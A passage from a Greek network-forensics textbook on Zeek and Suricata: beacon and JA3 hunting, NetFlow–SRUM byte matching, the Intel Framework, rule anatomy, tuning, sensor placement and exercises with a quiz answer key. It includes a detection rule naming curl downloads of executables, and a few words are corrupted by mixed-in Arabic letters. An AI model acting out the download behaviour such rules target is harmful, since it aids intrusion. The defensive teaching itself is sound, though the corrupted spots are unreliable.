zeek-cut ja3 id.orig_h < ssl.log | sort -u | awk '{print $1}' |
sort | uniq -c | sort -n | head -n 3
```

Αποτέλεσμα εντολής

```
1 72a589da586844d7f0818ce684948eea
847 579ccef312d18482fc42e2b822ca2430
2913 cd08e31494f9531f560d64c695473da9
```

Επεξήγηση

Το αποτύπωμα με έναν μοναδικό host είναι το ενδιαφέρον: ανήκει στη 10.20.14.114 και αντιστοιχεί σε γνωστό JA3 των Go-based εμφυτευμάτων. Τα άλλα δύο (εκατοντάδες/χιλιάδες hosts) είναι εταιρικοί browsers — θόρυβος που αποκλείεται με ένα φίλτρο συχνότητας.

9.7 Βαθμίδες διατήρησης και η οικονομία της δικτυακής ορατότητας

Η πλήρης σύλληψη πακέτων (full PCAP) όλων των ζεύξεων είναι οικονομικά αδύνατη πέρα από λίγες ημέρες, τα μεταδεδομένα (Zeek, NetFlow) κοστίζουν τάξεις μεγέθους λιγότερο. Η ώριμη αρχιτεκτονική διαστρωματώνει:

Βαθμίδα	Τι κρατά	Τυπικό βάθος	Απαντά στο
Full PCAP	Κάθε byte	Ωρες–λίγες ημέρες	Τι ακριβώς μεταφέρθηκε;
Zeek logs	Πλούσια μεταδεδομένα ανά πρωτόκολλο	Εβδομάδες–μήνες	Ποιος, πού, πότε, πόσο, με τι χαρακτηριστικά;
NetFlow/IPFIX	Πεντάδες ροών + bytes/pkts	Μήνες–έτη	Υπήρξε επικοινωνία; Πόσος όγκος;
Συναγερμοί IDS	Μόνο ταιριάσματα κανόνων	Μήνες	Πυροδοτήθηκε γνωστή υπογραφή;

Βασικό σημείο

Ο σχεδιασμός γίνεται ανάποδα, από το ερώτημα της έρευνας: «σε περιστατικό προ 40 ημερών, τι θα μπορούμε να απαντήσουμε;» — με NetFlow απαντάς «μίλησε με το C2, 1,9 GB», χωρίς τίποτα, δεν απαντάς ούτε αυτό.

Εμβάθυνση

Οι βαθμίδες δένουν μεταξύ τους και με τα τεχνουργήματα των τερματικών: το SRUM του κεφ. 5 είπε «το svhst32.exe έστειλε 1,9 GB», το NetFlow επιβεβαιώνει «η 10.20.14.114 έστειλε 1,9 GB προς 185.220.101.47:443 μεταξύ 14:00–16:00», το Zeek conn.log προσθέτει διάρκειες και ρυθμό (beaconing κάθε 300 s με jitter 10%), και το PCAP — αν το παράθυρο πρόλαβε — δίνει το ίδιο το ωφέλιμο φορτίο για ανάλυση. Τέσσερις πηγές, τέσσερις βαθμοί ανάλυσης, μία συνεπής ιστορία: το πρότυπο της δικτυακής τεκμηρίωσης. Πρακτική συμβουλή ετοιμότητας: trigger-based PCAP — σύλληψη πλήρους κίνησης μόνο για hosts/ροές που σημαδεύτηκαν από συναγερμό — δίνει το 80% της αξίας με το 5% του κόστους.

Εργαστηριακό Πρωτόκολλο §9.Δ2**\$ Bash — NetFlow διασταύρωση με SRUM**

```
nfdump -R /var/nfcpad -o "fmt:%ts %sa %da %dp %byt" \
'src ip 10.20.14.114 and dst ip 185.220.101.47' | tail -n 3
```

Αποτέλεσμα εντολής

```
2026-09-26 14:00:11 10.20.14.114 185.220.101.47 443 912.4 M
2026-09-26 15:00:08 10.20.14.114 185.220.101.47 443 1015.1 M
Summary: total bytes 1927481344
```

Επεξήγηση

Το άθροισμα του NetFlow (1.927.481.344 bytes) ταυτίζεται με το SRUM στο byte: δύο εντελώς ανεξάρτητοι μάρτυρες — δίσκος τερματικού και δικτυακή υποδομή — μετρούν την ίδια εξαγωγή. Αυτό το νούμερο θα σταθεί σε οποιαδήποτε αμφισβήτηση.

9.8 Μακρές συνδέσεις και βαθμολόγηση beacon

Δίπλα στο περιοδικό beaconing ζει ο δεύτερος τύπος ύποπτης επιμονής: η **μακρά σύνδεση** — ένα TCP session που μένει ανοιχτό ώρες ή ημέρες (reverse shell, interactive C2, σήραγγα). Στο conn.log αναδεικνύεται με απλή ταξινόμηση κατά διάρκεια. Εργαλεία όπως το RITA αυτοματοποιούν τα δύο μαζί: βαθμολογούν κάθε ζεύγος (πηγή, προορισμός) για κανονικότητα μεσοδιαστημάτων, σταθερότητα μεγεθών και διάρκεια, παράγοντας λίστα ιεραρχημένη κατά «βαθμό beacon».

Βασικό σημείο

Οι δύο ουρές της κατανομής είναι ύποπτες: χιλιάδες πανομοιότυπες σύντομες συνδέσεις (beacon) και ελάχιστες υπερβολικά μακρές (σήραγγα/shell). Η μέση, ανθρώπινη κίνηση ζει ανάμεσά τους.

Εμβάθυνση

Η βαθμολόγηση θέλει πλαίσιο για να μην πνίξει τη διαλογή σε «νόμιμα beacons»: NTP, τηλεμετρικές λογισμικού, agents διαχείρισης και antivirus ενημερώσεις είναι όλα περιοδικά. Το φίλτρο είναι τριπλό: προορισμός (γνωστός πάροχος ή άγνωστο VPS;), πληθυσμός (πόσοι hosts του δικτύου μιλούν εκεί; — τα νόμιμα beacons είναι μαζικά, τα εμφυτεύματα μοναχικά), και ηλικία σχέσης (πρώτη φορά που το δίκτυο βλέπει αυτόν τον προορισμό;). Ο συνδυασμός «ένας host, νέος προορισμός, υψηλός βαθμός beacon, σπάνιο JA3» είναι η χρυσή τομή όλων των σημάτων του κεφαλαίου — και ακριβώς έτσι στήνεται το καθημερινό αυτοματοποιημένο δελτίο του κυνηγού δικτύου.

Εργαστηριακό Πρωτόκολλο §9.Δ3**\$ Bash — μακρές συνδέσεις στο conn.log**

```
zeek-cut id.orig_h id.resp_h id.resp_p duration orig_bytes < conn.log |
sort -k4 -rn | head -n 2
```

Αποτέλεσμα εντολής

10.20.14.114	185.220.101.47	443	28911.4	1927481344
10.20.3.9	142.250.184.14	443	3612.0	88231947

Επεξήγηση

Οκτώ ώρες συνεχούς συνόδου με 1,9 GB εξερχόμενα προς το γνωστό μας VPS: η εξαγωγή δεν έγινε με χιλιάδες beacons αλλά με μία μακρά σήραγγα — και το conn.log τη μέτρησε από άκρη σε άκρη.

9.9 Το Intel Framework του Zeek: το δίκτυο ελέγχει τους δείκτες μόνο του

Το **Intel Framework** δίνει στο Zeek ροή δεικτών (domains, IP, hashes, emails) και εκείνο παράγει intel.log σε κάθε θέαση — σε πραγματικό χρόνο, πάνω σε όλη την κίνηση, με το πλαίσιο της ροής που τον είδε. Έτσι το τακτικό CTI (κεφ. 3) αποκτά δικτυακό αισθητήρα χωρίς κανόνες IDS: ο νέος δείκτης φορτώνεται σε δευτερόλεπτα και ελέγχεται και αναδρομικά στα ιστορικά logs.

Βασικό σημείο

Η ίδια υγιεινή με το SIEM: δείκτες με πηγή, εμπιστοσύνη και λήξη. Το intel.log αξίζει όσο η ροή που το τρέφει — μια λίστα γεμάτη ληγμένα CDN IP παράγει μόνο θόρυβο με σφραγίδα Zeek.

Εμβάθυνση

Η δύναμη του πλαισίου φαίνεται στα πεδία του intel.log: δεν λέει μόνο «είδα το domain» αλλά ποιος host το ζήτησε, μέσω ποιου πρωτοκόλλου (dns, http host, tls sni, smtp), και με ποιο uid ροής — που κουμπώνει στο conn.log για διάρκειες και όγκους. Ο συνδυασμός με τα άλλα σήματα του κεφαλαίου δίνει τον πλήρη πίνακα διαλογής: intel hit + υψηλός βαθμός beacon + σπάνιο JA3 + πρώτη θέαση προορισμού = κλιμάκωση χωρίς δεύτερη σκέψη, intel hit μόνο του σε δημοφιλή προορισμό = πιθανό ληγμένο IOC. Η ενσωμάτωση με MISP (κεφ. 12) αυτοματοποιεί τον κύκλο: δημοσίευση συμβάντος στο MISP → εξαγωγή σε μορφή Zeek intel → φόρτωση στους αισθητήρες — ο δρόμος από την πληροφορία στην επιτήρηση μετριέται σε λεπτά.

Εργαστηριακό Πρωτόκολλο §9.Δ4**\$ Bash — intel.log**

```
zeek-cut ts id.orig_h seen.indicator seen.where < intel.log | tail -n 2
```

Αποτέλεσμα εντολής

1758897667.412	10.20.14.114	cdn.filedrop-eu.net	DNS::IN_REQUEST
1758901203.887	10.20.17.63	cdn.filedrop-eu.net	HTTP::IN_HOST_HEADER

Επεξήγηση

Ο δείκτης του περιστατικού «χτύπησε» και από δεύτερο host (10.20.17.63) — μέσω HTTP αυτή τη φορά. Το Intel Framework έκανε την οριοθέτηση συνεχή διαδικασία: κάθε νέα θέαση του IOC γίνεται γραμμή στο intel.log χωρίς κανείς να ξανατρέξει ερώτημα.

9.10 Τεχνικό Εργαστήριο 9: Κυνήγι beaconing σε conn.log

Περιβάλλον. Σταθμός Linux με Zeek και παρεχόμενο PCAP 24ωρης κίνησης μικρού δικτύου με κρυμμένο C2 κανάλι.

Φάση 1 — Παραγωγή logs. `zeek -r traffic.pcap` και εποπτεία: πλήθος ροών, κορυφαίοι ομιλητές, κατανομή πρωτοκόλλων.

Φάση 2 — Στατιστικό κυνήγι. Για κάθε ζεύγος πηγή-προορισμός με περισσότερες από 50 ροές, υπολογίστε μέσο μεσοδιάστημα και τυπική απόκλιση. Ταξινομήστε κατά λόγο απόκλισης/μέσου — οι χαμηλότερες τιμές είναι οι πιο «ρολογάτες».

Φάση 3 — Εμβάθυνση. Για τον κορυφαίο ύποπτο: τι δείχνουν `dns.log` (πώς επιλύθηκε ο προορισμός;), `ssl.log` (SNI; πιστοποιητικό;) και `files.log`; Συρράψτε την ιστορία μέσω των `uid`.

Φάση 4 — Αναφορά. Εύρημα μίας σελίδας: μεθοδολογία, στατιστικά, τεκμήρια, εκτίμηση βεβαιότητας, προτεινόμενες επόμενες ενέργειες στο τερματικό.

Παραδοτέο. Η αναφορά και τα ερωτήματα/scripts.

9.11 Πρακτικές Ασκήσεις

1. Ο οργανισμός σας μπορεί να διατηρεί 90 ημέρες μεταδεδομένα ή 5 ημέρες πλήρους σύλληψης με το ίδιο κόστος. Επιχειρηματολογήστε για τον συνδυασμό που θα επιλέγατε, με δύο σενάρια περιστατικών ως δοκιμή.
2. Ένα εμφύτευμα προσθέτει τυχαίο jitter $\pm 30\%$ στο μεσοδιάστημά του. Ποια από τα κριτήρια της Φάσης 2 επιβιώνουν; Τι επιπλέον χαρακτηριστικό θα μετρούσατε;
3. Καταγράψτε τρία νόμιμα είδη κίνησης που εμφανίζουν τέλεια περιοδικότητα και πώς θα τα εξαιρούσατε χωρίς να τυφλωθείτε.

Ανακεφαλαίωση & Βασικά Συμπεράσματα Κεφαλαίου

- Μεταδεδομένα πρώτα: το Zeek μετατρέπει την κίνηση σε δομημένα, φθηνά, μακρόβια logs — η σπονδυλική στήλη της δικτυακής διερεύνησης, το PCAP κρατιέται στοχευμένα.
- Beaconing: σταθερά μεσοδιαστήματα με μικρό jitter, σταθερά μεγέθη, ώρες μη εργασίας — η περιοδικότητα είναι μηχανική υπογραφή που η ανθρώπινη περιήγηση δεν έχει.
- Μέσα στην κρυπτογράφηση χωρίς αποκρυπτογράφηση: SNI/x509 μεταδεδομένα, JA3/JA4 αποτυπώματα, μοτίβα μεγεθών/χρονισμού, η σπανιότητα του αποτυπώματος βαραίνει όσο η υπογραφή.

- DoH/DoT σκοτεινιάζουν τον χάρτη DNS — απάντηση: επιβολή εταιρικού resolver, μπλοκάρισμα γνωστών DoH endpoints, και τηλεμετρία τερματικού (Sysmon EID 22) ως αντιστάθμισμα.
- Βαθμίδες διατήρησης: PCAP (ημέρες) → Zeek (μήνες) → NetFlow (έτη), ο σχεδιασμός ξεκινά από το «τι πρέπει να απαντάμε σε περιστατικό ηλικίας 40 ημερών;».
- Η διασταύρωση δικτύου-τερματικού (NetFlow ↔ SRUM, conn.log ↔ Sysmon EID 3) στο ίδιο byte είναι το χρυσό πρότυπο τεκμηρίωσης εξαγωγής δεδομένων.

9.12 Τεστ Αυτοαξιολόγησης 9

1. Ποιο πεδίο συρράπτει τα ευρήματα μεταξύ των αρχείων του Zeek;
 - A. Η χρονοσήμανση
 - B. Το uid της ροής
 - C. Η διεύθυνση προορισμού
 - D. Ο αριθμός θύρας
2. Η στατιστική υπογραφή του beaconing είναι:
 - A. Μεγάλες, σπάνιες μεταφορές δεδομένων
 - B. Σταθερά μεσοδιαστήματα και μεγέθη σε πολλές μικρές ροές
 - C. Υψηλός αριθμός NXDOMAIN
 - D. Συνδέσεις μόνο σε ώρες γραφείου
3. Το JA3/JA4 αποτυπώνει:
 - A. Το περιεχόμενο της κρυπτογραφημένης συνόδου
 - B. Τα χαρακτηριστικά της υλοποίησης TLS του πελάτη
 - C. Τη γεωγραφική θέση του διακομιστή
 - D. Την ταχύτητα της σύνδεσης
4. Γιατί το DoH μειώνει την αμυντική ορατότητα;
 - A. Επιβραδύνει την επίλυση ονομάτων
 - B. Παρακάμπτει τον εταιρικό επιλυτή και κρύβει τα ερωτήματα σε HTTPS
 - C. Αυξάνει τον όγκο του dns.log
 - D. Απενεργοποιεί το TLS
5. Πού πρέπει να επιβεβαιωθεί ένα δικτυακό εύρημα C2 πριν θεωρηθεί βέβαιο;
 - A. Σε δεύτερο PCAP
 - B. Στο τερματικό: ποια διεργασία άνοιξε τις συνδέσεις
 - C. Στη λίστα αποκλεισμού του τείχους προστασίας
 - D. Σε δημόσια βάση φήμης IP

Απαντήσεις

- **1 — B.** Το uid είναι το κοινό κλειδί όλων των ημερολογίων του Zeek για την ίδια ροή.
- **2 — B.** Η κανονικότητα ρυθμού και μεγέθους είναι το μηχανικό αποτύπωμα του προγραμματισμένου check-in.
- **3 — B.** Το αποτύπωμα προκύπτει από τις παραμέτρους της χειραψίας του πελάτη — γι' αυτό ξεχωρίζει εργαλεία από browsers.
- **4 — B.** Τα ερωτήματα φεύγουν κρυπτογραφημένα προς δημόσιους επιλυτές, ο εταιρικός έλεγχος και η καταγραφή παρακάμπτονται.
- **5 — B.** Ο κανόνας της σύντηξης: το δίκτυο εντοπίζει, το τερματικό ταυτοποιεί.

Κεφάλαιο 10

Παρακολούθηση Ασφάλειας Δικτύου: Suricata και Αξιόπιστη Μεταφορά Καταγραφών

Μαθησιακοί στόχοι

Μετά τη μελέτη του κεφαλαίου θα πρέπει να μπορείτε να:

- διακρίνετε τις λειτουργίες IDS και IPS και τα κόστη καθεμιάς,
- διαβάσετε και να συντάσσετε απλούς κανόνες Suricata,
- αξιοποιείτε την έξοδο EVE JSON στη διερεύνηση,
- σχεδιάζετε αξιόπιστη και ασφαλή διαδρομή των καταγραφών από την πηγή έως το SIEM,
- αιτιολογείτε γιατί καμία μεμονωμένη πηγή τηλεμετρίας δεν επαρκεί.

10.1 IDS και IPS: παρατηρητής ή τροχονόμος

Το **Suricata** είναι μηχανή ανάλυσης κίνησης που λειτουργεί είτε ως *σύστημα ανίχνευσης εισβολών* (IDS — παρατηρεί αντίγραφο της κίνησης και ειδοποιεί) είτε ως *σύστημα αποτροπής* (IPS — παρεμβάλλεται στη ροή και απορρίπτει). Η επιλογή είναι απόφαση κινδύνου: το IPS σταματά επιθέσεις σε πραγματικό χρόνο, αλλά ένας κακός κανόνας σταματά και νόμιμη κίνηση παραγωγής, το IDS δεν «σπάει» ποτέ το δίκτυο, αλλά ό,τι ανιχνεύει έχει ήδη περάσει. Τυπική ώριμη πορεία: κάθε νέος κανόνας ζει πρώτα σε λειτουργία ειδοποίησης, μετριέται η ακρίβειά του, και μόνο αποδεδειγμένα αξιόπιστοι κανόνες προάγονται σε αποτροπή.

10.2 Ανατομία κανόνα

```
alert http $HOME_NET any -> $EXTERNAL_NET any \
(msg:"ET MALWARE Υποπτο User-Agent (curl) προς εκτελέσιμο"; \
flow:established,to_server; http.user_agent; content:"curl"; \
http.uri; content:".exe"; endswith; \
classtype:trojan-activity; sid:9000101; rev:2;)
```

Η δομή: *ενέργεια* (alert/drop) — *πρωτόκολλο* — *κατεύθυνση ροής* — και στις παρενθέσεις οι *επιλογές*: το μήνυμα, οι συνθήκες αντιστοίχισης πάνω σε αποκωδικοποιημένα

πεδία εφαρμογής (buffers όπως `http.uri`), η ταξινόμηση και το μοναδικό `sid`. Η δύναμη του Suricata είναι ότι «καταλαβαίνει» πρωτόκολλα: ο κανόνας δεν ψάχνει bytes στα τυφλά αλλά στο σωστό πεδίο του σωστού πρωτοκόλλου — ακόμη κι αν αυτό τρέχει σε μη τυπική θύρα.

10.3 Η έξοδος EVE JSON

Το Suricata γράφει όλα τα γεγονότα —συναγερμούς, αλλά και μεταδεδομένα ροών, HTTP, TLS, DNS, αρχείων— σε ενιαίο ρεύμα `eve.json`, μία εγγραφή JSON ανά γεγονός:

\$ Οι κορυφαίοι συναγερμοί του 24ώρου

```
$ jq -r 'select(.event_type=="alert") | .alert.signature' eve.json |
sort | uniq -c | sort -rn | head -3
```

Αποτέλεσμα

```
212 ET SCAN Nmap Scripting Engine User-Agent
41 ET POLICY curl User-Agent Outbound
3 ET MALWARE Cobalt Strike Beacon Observed
```


Η ανάγνωση είναι άσκηση προτεραιοποίησης: οι 212 σαρώσεις είναι ο καθημερινός θόρυβος του διαδικτύου, οι 3 συναγερμοί Cobalt Strike είναι δυνητικό περιστατικό. Κρίσιμο πλεονέκτημα του EVE: ο συναγερμός συνοδεύεται από το `flow_id`, με το οποίο ανασύρονται από το ίδιο ρεύμα όλα τα συμβάντα της ίδιας ροής — το TLS SNI, τα μεγέθη, η διάρκεια — χωρίς δεύτερο εργαλείο.

10.4 Η διαδρομή της καταγραφής: από την πηγή στο SIEM

Η καλύτερη τηλεμετρία αξίζει όσο και η διαδρομή της. Ο σχεδιασμός απαντά σε τέσσερα ερωτήματα:

- **Πληρότητα.** Συλλέγονται όλες οι κρίσιμες πηγές; (τερματικά, ελεγκτές τομέα, αισθητήρες δικτύου, υπηρεσίες νέφους)
- **Ακεραιότητα και ασφάλεια μεταφοράς.** Η μεταφορά γίνεται με TLS και αυθεντικοποίηση αμοιτέρων των άκρων, ο παλαιός καθαρός syslog/UDP χάνει και εκθέτει δεδομένα.
- **Αξιοπιστία.** Οι αποστολές (agents όπως Winlogbeat / Elastic Agent, rsyslog με ουρές) διαθέτουν τοπική προσωρινή αποθήκευση ώστε μια διακοπή δικτύου να μην σημαίνει απώλεια, «τουλάχιστον μία φορά» παράδοση με αναγνωρίσεις.
- **Ανεξαρτησία από τον αντίπαλο.** Η προώθηση γίνεται σε σχεδόν πραγματικό χρόνο: ό,τι έφυγε από το σύστημα πριν από την παραβίασή του είναι το μόνο που δεν μπορεί να σβήσει ο αντίπαλος με ένα 1102.

Σχ. 16 — Αρχιτεκτονική συλλογής: κάθε κρίκος με TLS, ουρές και αναγνωρίσεις



Ο ενδιάμεσος ενταμιευτής απορροφά αιχμές και διακοπές, τα άκρα αυθεντικοποιούνται αμοιβαία ώστε ούτε πλαστές εγγραφές να εισαχθούν ούτε γνήσιες να αναχαιτιστούν.


Ποτέ μία μόνο πηγή

Κανένα εύρημα δεν τεκμηριώνεται οριστικά από μία μόνο πηγή τηλεμετρίας. Ο αισθητήρας δικτύου βλέπει ό,τι πέρασε από το σημείο του — όχι την κίνηση που δρομολογήθηκε αλλού ούτε ποια διεργασία τη δημιούργησε, το τερματικό βλέπει τη διεργασία αλλά μπορεί να παραβιαστεί και να σιωπήσει, το SIEM βλέπει ό,τι του στάλθηκε. Η αξιοπιστία χτίζεται από τη διασταύρωση ανεξάρτητων οπτικών — δίκτυο και τερματικό, ζωντανά δεδομένα και προωθημένα αντίγραφα.

10.5 Τοποθέτηση αισθητήρων: πού βλέπει το δίκτυο

Ο καλύτερος κανόνας IDS δεν αξίζει τίποτα αν ο αισθητήρας δεν βλέπει τη σωστή κίνηση. Τρία ερωτήματα ορίζουν την τοποθέτηση. *Βόρεια–νότια ή ανατολικά–δυτικά;* Ο αισθητήρας στην περίμετρο βλέπει ό,τι μπαينوβγαίνει — αλλά η πλευρική κίνηση (SMB, WMI, RDP μεταξύ εσωτερικών hosts) περνά μόνο από αισθητήρες σε εσωτερικά σημεία συνάθροισης. *Πριν ή μετά το NAT/proxy;* Μετά το NAT οι εσωτερικές IP χάνονται, πριν το proxy χάνεται το πραγματικό εξωτερικό URL. Ιδανικά και στα δύο, με συσχέτιση. *TAP ή SPAN;* Το παθητικό TAP αντιγράφει τα πάντα αξιόπιστα, το SPAN port είναι φθηνό αλλά ρίχνει πακέτα υπό φορτίο — και η απώλεια είναι αόρατη αν δεν μετريέται.

Σχ. 16α, Θέσεις αισθητήρων και τι βλέπει η καθεμία



S1: εξωτερική όψη (πριν το NAT) — σαρώσεις, προορισμοί C2
S2: εσωτερικές IP (μετά το NAT) — ποιος host μιλά έξω
S3: ανατολικά–δυτικά προς servers — πλευρική κίνηση

Κάθε θέση απαντά διαφορετικό ερώτημα, η πλευρική κίνηση φαίνεται μόνο από το S3 — το σημείο που οι περισσότεροι οργανισμοί δεν έχουν.

Βασικό σημείο

Πριν από κάθε συζήτηση για κανόνες: «τι κίνηση ΔΕΝ βλέπουν οι αισθητήρες μας;» Το τυφλό ανατολικά–δυτικά πεδίο είναι ο λόγος που η πλευρική κίνηση ζει σε δίκτυα με «πλήρες IDS» στην περίμετρο.

Εμβάθυνση

Στα σύγχρονα περιβάλλοντα η «θέση» γενικεύεται: στο cloud, τα VPC traffic mirroring / flow logs παίζουν τον ρόλο του TAP, στα κρυπτογραφημένα εσωτερικά δίκτυα, ο αισθητήρας βλέπει μεταδεδομένα (κεφ. 9) εκτός αν υπάρχει TLS termination, και στα τμήματα OT/IoT, η παθητικότητα είναι απαίτηση ασφαλείας — ποτέ inline. Η ποιότητα μετριέται: ρυθμός απώλειας πακέτων του αισθητήρα (capture_loss στο Zeek, drops στο Suricata stats.log) πρέπει να παρακολουθείται ως μετρικό υγείας με συναγερμό — ένας αισθητήρας που ρίχνει 30% υπό φορτίο ακριβώς στις ώρες της επίθεσης είναι χειρότερος από ανύπαρκτο, γιατί δίνει ψευδή βεβαιότητα.

Εργαστηριακό Πρωτόκολλο §10.Δ1**\$ Bash — υγεία αισθητήρα**

```
jq -r 'select(.event_type=="stats") | [.timestamp, .stats.capture.kernel_packets,
  .stats.capture.kernel_drops] | @tsv' eve.json | tail -n 2
```

Αποτέλεσμα εντολής

```
2026-09-26T14:00:07 184223401 12
2026-09-26T14:05:07 191055219 15
```

Επεξήγηση

Απώλεια 12–15 πακέτων σε 190 εκατομμύρια: ο αισθητήρας κρατά το φορτίο. Αν τα drops εκτοξεύονταν στις ώρες αιχμής, κάθε «καθαρό» συμπέρασμα για εκείνα τα παράθυρα θα ήταν επισφαλές — και θα έπρεπε να δηλωθεί στην αναφορά.

10.6 Συντονισμός κανόνων: από τον θόρυβο στην εμπιστοσύνη

Ένα σύνολο κανόνων (π.χ. ET Open) φέρνει δεκάδες χιλιάδες υπογραφές — και η αφέλης ενεργοποίησή τους θάβει το SOC σε θόρυβο. Ο συντονισμός είναι πειθαρχία τριών εργαλείων: **threshold** (περιορισμός ρυθμού: ειδοποίησε μία φορά ανά πηγή ανά ώρα), **suppress** (σίγαση συγκεκριμένου κανόνα για συγκεκριμένες IP — ο scanner ευπαθειών δεν είναι είδηση), και **flowbits** (κατάσταση μεταξύ κανόνων: ειδοποίησε για το exploit μόνο αν προηγήθηκε το αναγνωριστικό αίτημα — δραστική μείωση ψευδώς θετικών).

Μηχανισμός	Τι κάνει	Παράδειγμα χρήσης
threshold	Όριο συχνότητας ανά κανόνα/πηγή	Brute-force: 1 συναγεμμός/ώρα αντί 4.000
suppress	Σίγαση κανόνα για συγκεκριμένες διευθύνσεις	Εξαίρεση του vulnerability scanner
flowbits	Συναγεμμός υπό προϋπόθεση προηγούμενου ταιριάσματος	Exploit μόνο μετά από επιτυχές recon
Ιεράρχηση πηγών	classification.config, προτεραιότητες	Malware C2 πάνω από policy violations

Βασικό σημείο

Κάθε suppress είναι τεκμηριωμένη απόφαση με ιδιοκτήτη και ημερομηνία επανεξέτασης — αλλιώς οι σιγάσεις συσσωρεύονται σε αόρατο τυφλό σημείο που κανείς δεν θυμάται γιατί υπάρχει.

Εμβάθυνση

Η διαχείριση κανόνων ωριμάζει με τα ίδια εργαλεία που ωριμάζει ο κώδικας: suricata-update με πηγές και enable/disable/modify αρχεία σε git, δοκιμή σε PCAP παλινδρομής επαλήθευσης (γνωστά κακόβουλα δείγματα πρέπει να συνεχίζουν να πιάνονται μετά από κάθε αλλαγή), και μετρικά ανά κανόνα: ποιοι πυροδοτούν, με τι ποσοστό αληθώς θετικών, πόσοι δεν έχουν πυροδοτήσει ποτέ. Ο κύκλος αυτός — έκδοση, δοκιμή, μέτρηση, αναθεώρηση — είναι η ίδια πειθαρχία Detection-as-Code του κεφ. 12, εφαρμοσμένη στο δίκτυο: οι κανόνες είναι κώδικας παραγωγής, όχι λίστα ευχών.

Εργαστηριακό Πρωτόκολλο §10.Δ2

\$ Bash — έλεγχος παλινδρόμησης κανόνων

```
suricata-update --no-test 2>&1 | tail -n 2
suricata -T -c /etc/suricata/suricata.yaml 2>&1 | tail -n 1
suricata -r regression/c2-sample.pcap -l /tmp/t && jq -r '.alert.signature'
↪ /tmp/t/eve.json | sort -u | head -n 2
```

Αποτέλεσμα εντολής

```
25/9/2026 -- 41288 signatures processed. 41103 rules successfully loaded
Configuration provided was successfully loaded. Suricata -T done.
ET MALWARE Cobalt Strike Beacon Observed
ET MALWARE DNS Query to Known Sinkhole Domain
```

Επεξήγηση

Μετά την ενημέρωση: το config φορτώνει, και το PCAP παλινδρόμησης εξακολουθεί να πυροδοτεί τους κρίσιμους κανόνες. Καμία ενημέρωση δεν προωθείται στους αισθητήρες χωρίς αυτό το τριπλό πράσινο.

10.7 Πέρα από τους συναγερμούς: αρχεία, πρωτόκολλα και datasets

Το Suricata δεν είναι μόνο μηχανή υπογραφών — είναι και αισθητήρας NSM: με ενεργό το file-store, εξάγει τα ίδια τα αρχεία που διέσχισαν το δίκτυο (με SHA-256), ενώ τα events τύπου fileinfo, http, tls, dns, smb τροφοδοτούν τη διερεύνηση ανεξάρτητα από το αν πυροδοτήθηκε κανόνας. Τα **datasets** επιτρέπουν κανόνες με δυναμικές λίστες (π.χ. «ειδοποίησε αν το SNI ΔΕΝ ανήκει στο σύνολο των 10.000 γνωστών εταιρικών προορισμών») — μετατρέποντας το IDS από ανιχνευτή γνωστού κακού σε ανιχνευτή άγνωστου νέου.

Βασικό σημείο

Σε ένα περιστατικό, τα fileinfo/filestore του αισθητήρα είναι συχνά ο μόνος τρόπος να ανακτηθεί το δείγμα που ο αντίπαλος έσβησε από τον δίσκο: το δίκτυο θυμάται ό,τι πέρασε από πάνω του.

Εμβάθυνση

Η ροή δουλεύει και αναδρομικά: όταν το CTI φέρει νέο hash, το ερώτημα «πέρασε ποτέ από το δίκτυο;» απαντιέται από το ιστορικό fileinfo χωρίς PCAP, όταν φέρει νέο domain, το ιστορικό tls/dns even δίνει κάθε επαφή με χρόνο και host. Οι λίστες datasets ενημερώνονται ζωντανά μέσω unix socket (dataset-add) από τον αγωγό CTI — έτσι το «μπλόκαρε/ειδοποίησε στο νέο IOC» γίνεται σε δευτερόλεπτα αντί για κύκλο επανανάπτυξης κανόνων. Το κόστος: τα file-store καταλαμβάνουν χώρο και εγείρουν ζητήματα ιδιωτικότητας (εξάγονται και νόμιμα έγγραφα) — πολιτική διατήρησης λίγων ημερών με εξαίρεση ό,τι δέθηκε σε υπόθεση, και πρόσβαση μόνο κατόπιν εισιτηρίου.

Εργαστηριακό Πρωτόκολλο §10.Δ3

\$ Bash — αναδρομική αναζήτηση νέου IOC

```
jq -r 'select(.event_type=="fileinfo") | [.timestamp,.src_ip,.fileinfo.sha256] |
  ↪ @tsv' \
  eve.json | grep 9a7f31be44e02cd8 | head -n 1
```

Αποτέλεσμα εντολής

```
2026-09-26T13:11:58 146.70.99.183 9a7f31be44e02cd8...
```

Επεξήγηση

Το SHA-256 του δείγματος (από το Amcache του κεφ. 5) βρέθηκε στο fileinfo: κατέβηκε στις 13:11:58 από τη γνωστή υποδομή. Ο αισθητήρας είχε το δείγμα πριν καν το ζητήσει η έρευνα — και το file-store κρατά το αντίγραφο.

10.8 Community ID: το κοινό κλειδί αισθητήρων και SIEM

Όταν Suricata και Zeek παρακολουθούν την ίδια κίνηση, η συσχέτιση των εγγραφών τους απαιτεί κοινό αναγνωριστικό ροής. Το **Community ID** — τυποποιημένος κατακερματισμός της πεντάδας (IP πηγής/προορισμού, θύρες, πρωτόκολλο) — παράγεται πανομοιότυπα και από τα δύο εργαλεία (και από EDR/NetFlow υλοποιήσεις): ένα JOIN στο SIEM δένει τον συναγερμό του Suricata με το conn/ssl/dns πλαίσιο του Zeek για την ίδια ακριβώς ροή.

Βασικό σημείο

Χωρίς κοινό κλειδί, η «συσχέτιση» IDS–NSM είναι προσεγγιστικό ταίριασμα σε χρόνο και IP — εύθραυστο πίσω από NAT και σε επαναχρησιμοποίηση θυρών. Με Community ID, είναι ακριβές JOIN.

Εμβάθυνση

